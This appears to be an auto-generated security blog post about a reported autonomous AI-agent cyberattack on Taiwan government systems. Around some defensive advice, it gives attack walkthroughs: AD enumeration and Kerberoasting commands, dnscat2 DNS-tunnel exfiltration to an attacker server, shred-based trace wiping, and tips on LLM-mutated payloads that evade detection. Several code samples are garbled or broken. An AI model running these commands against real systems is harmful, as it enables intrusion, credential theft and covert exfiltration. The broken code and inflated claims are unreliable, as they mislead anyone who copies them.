
Listen to this Post
Introduction:

In a landmark event for cybersecurity, a suspected China-linked threat actor successfully executed the first end-to-end autonomous cyberattack against the Taiwan government using just eight open-source AI agents. The attack, which mapped 21 government systems, compromised 85 accounts, and exfiltrated thousands of personnel records, represents a paradigm shift where machine-speed execution outpaces traditional human-led defenses. This incident, corroborated by Israeli cyber experts, demonstrates that publicly available AI frameworks now enable coordinated, multi-vector attacks at a scale previously reserved for elite state-sponsored hacking units, effectively dropping the barrier to entry for autonomous cyber warfare to near zero.
Learning Objectives & Secrets:
- Objective 1: Autonomous Reconnaissance and Mapping – Understand how AI agents leverage open-source intelligence (OSINT) and network scanning tools to autonomously map target infrastructures, identifying vulnerabilities in government systems with minimal human intervention.
- Objective 2 Secret Tip: Adaptive Payload Generation – Learn how agents use large language models (LLMs) to dynamically craft and mutate exploitation scripts, bypassing signature-based detection by evading static Indicators of Compromise (IoCs) through real-time code obfuscation.
- Objective 3 Secret Tip: Coordinated Multi-Agent Orchestration – Discover the orchestration layer that delegates distinct roles (e.g., reconnaissance, exploitation, data exfiltration) to individual agents, enabling parallel attack vectors that overwhelm defensive mechanisms through synchronized, diverse threat patterns.
You Should Know:
1. The AI Agent Architecture and Operational Workflow
The attack employed an open-source agentic framework—likely derived from projects like AutoGPT or LangChain—modularized into an autonomous platform. Unlike single-script attacks, this system comprised eight agents, each with dedicated functions: network mapping, credential brute-forcing, vulnerability scanning, payload delivery, and data exfiltration, coordinated by a “master agent” that adjusted tactics based on real-time feedback. The Taiwan government’s systems, including nuclear safety and energy sectors, were mapped within hours, showcasing the efficiency of AI-driven reconnaissance.
Step‑by‑Step Guide to Simulate a Basic AI-Driven Reconnaissance Agent:
– Tool: Use `Shodan` CLI and `Nmap` with Python scripting for automation.
– Command (Linux): `nmap -sV -p- -T4 192.168.1.0/24 -oG scan_results.txt` to perform a comprehensive port scan.
– Python Script for Agentic Logic:
import os
import subprocess
import openai

def recon_agent(target):
result = subprocess.run(['nmap', '-sV', target, '-oX', 'out.xml'], capture_output=True)
with open('out.xml', 'r') as f:
data = f.read()
 Pass data to LLM for vulnerability correlation
response = openai.ChatCompletion.create(model="gpt-4", messages=[{"role":"system","content":"Analyze XML for critical services."}])
return response.choices[bash].message.content
– Explanation: This script initiates a scan, parses output, and uses an LLM to interpret findings, mimicking the agent’s decision-making process for subsequent exploitation steps.
2. Privilege Escalation and Lateral Movement via AI
The agents exploited misconfigured Active Directory (AD) services and weak password policies to escalate privileges, moving laterally across the 21 government systems. The AI’s ability to correlate disparate data—such as user behavior patterns and system logs—allowed for rapid identification of high-value targets, including nuclear safety databases.
Step‑by‑Step Guide for Simulating AI-Assisted Privilege Escalation:
- Tool: Use `BloodHound` and `CrackMapExec` for AD enumeration.
- Command (Windows/Linux): `bloodhound-python -u username -p password -d domain.local -1s 10.0.0.1 –zip` to collect AD data.
- AI Integration: Feed JSON output into an LLM to generate exploitation sequences.
Enumerate shares
crackmapexec smb 192.168.1.10 -u admin -p 'P@ssw0rd' --shares
Use AI to interpret results and suggest Kerberoasting attacks
- Implementation: Deploy a Python wrapper that runs `GetUserSPNs.py` (from Impacket) and parses output for ticket harvesting, automating the decision to launch `hashcat` for password cracking based on success probabilities.
3. Data Exfiltration and Anti-Forensics Techniques
Agents exfiltrated personnel records and nuclear safety data using encrypted channels, such as DNS tunneling and HTTPS covert channels, while simultaneously deploying log-wiping utilities to erase traces. This dual-action approach—exfiltration and cleanup—was executed autonomously, with agents prioritizing sensitive data based on keyword matches (e.g., “classified,” “nuclear”).
Step‑by‑Step Guide for Covert Data Exfiltration Simulation:
- Tool: Use `dnscat2` or `iodine` for DNS tunneling.
- Command (Linux Attacker): `dnscat2-server –dns domain.com` to set up a server.
- Client Command (Compromised Host): `dnscat2_client –dns server.domain.com –secret=key` to initiate tunnel.
- AI Orchestration: Script that instructs the agent to compress files (
tar -czvf data.tgz /important/), encrypt withgpg -c data.tgz, and exfiltrate via the tunnel while concurrently running `shred -zu data.tgz` to overwrite local copies, mimicking autonomous cleanup.
- Defense Implications: The Speed Gap and Zero-Day Exploitation
Human security teams, reliant on manual triage and incident response playbooks, cannot match the millisecond-level decision-making of AI agents. The JADEPUFFER attack, cited in the post, similarly highlighted how AI can weaponize zero-day vulnerabilities faster than vendors can patch. Organizations must now shift from reactive to predictive defense strategies, leveraging AI for real-time threat hunting and automated response.
Step‑by‑Step Guide to Deploying AI-Driven Defensive Monitoring:
- Tool: Integrate `Elastic Security` with `OpenAI APIs` for log analysis.
- Pipeline: Ingest Windows Event Logs (via
Winlogbeat) into Elasticsearch. - AI Correlation: Use a Python script to query Elastic for suspicious logins (Event ID 4625) and feed them into an LLM to generate risk scores.
from elasticsearch import Elasticsearch es = Elasticsearch(['localhost:9200']) res = es.search(index="winlogbeat-", body={"query":{"match":{"event.code":"4625"}}}) Pass failed login times and sources to LLM for anomaly detection - Automated Response: Upon high-risk detection, trigger a firewall rule via `netsh advfirewall firewall add rule` (Windows) or `iptables -A INPUT -s $IP -j DROP` (Linux) to block the attacker IP.
5. Organizational Readiness: From Manual to Autonomous Defense
The attack underscores the urgent need for organizations to adopt Security Orchestration, Automation, and Response (SOAR) platforms. Manual processes are obsolete; AI must be used to automate patch management, threat intelligence ingestion, and proactive vulnerability scanning.
Step‑by‑Step Guide to Implementing AI-Enhanced Vulnerability Management:
- Tool: Integrate `OpenVAS` with a custom AI parser.
- Command: `gvm-cli –gmp-username admin –gmp-password pass socket –socketpath /var/run/gvmd.sock –xml “
“` to list tasks. - Automation: Schedule daily scans and use an AI model to prioritize CVEs based on exploit availability (e.g., via Exploit-DB API).
- Windows-Specific Hardening: Use `PowerShell` to enforce AppLocker policies and disable SMBv1, while AI monitors `Get-WinEvent` logs for policy violations.
- The Ethical and Strategic Implications of Democratized Cyber Warfare
The open-source nature of the tools means any nation-state, criminal group, or even script kiddie can now deploy autonomous attacks. This democratization forces a reevaluation of international cyber norms and defense spending, as traditional perimeter security becomes ineffective against AI-driven, polymorphic threats.
What Undercode Say:
- Key Takeaway 1: The barrier to entry for sophisticated cyberattacks has collapsed; autonomous AI agents can now execute what previously required elite human teams, making every sector a potential target.
- Key Takeaway 2: Defenders must abandon “human-speed” processes and embrace AI-driven automation to match adversary speed, integrating predictive analytics and self-healing systems into their security architecture.
Analysis: The Taiwan attack is not an anomaly but a harbinger of a new era where AI is both the weapon and the shield. While the attack was attributed to a suspected China-linked group, the use of open-source components obscures attribution, complicating geopolitical responses. Organizations must invest in AI literacy, adversarial machine learning defenses, and robust data governance to prevent similar breaches. The nuclear safety agency breach is particularly alarming, indicating that AI can autonomously navigate even the most sensitive infrastructures, necessitating air-gapped networks and zero-trust architectures that assume compromise. As AI models evolve, their ability to generate novel exploits from public disclosures will outpace patch cycles, forcing a shift to proactive, intelligence-led defense frameworks.
Prediction:
- +1 The incident will accelerate investment in AI-driven cybersecurity solutions, creating a booming market for autonomous threat detection and response tools, as well as specialized training for “AI Security Engineers.”
- +1 Governments will likely establish stricter regulations and certification requirements for AI systems in critical infrastructure, promoting transparency and safety standards.
- -1 The democratization of autonomous attack tools will lead to a surge in cybercrime-as-a-service, with AI agents enabling mass-scale, low-cost breaches against SMEs and critical infrastructure, resulting in significant financial and operational damages.
- -1 Geopolitical tensions will escalate as attribution becomes nearly impossible with open-source AI, leading to increased cyber conflicts and potential kinetic responses to perceived state-sponsored attacks.
- +1 The cybersecurity community will develop open-source defensive frameworks that mirror attacker capabilities, fostering a collaborative ecosystem for shared threat intelligence and automated countermeasures.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eqxFyB97 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


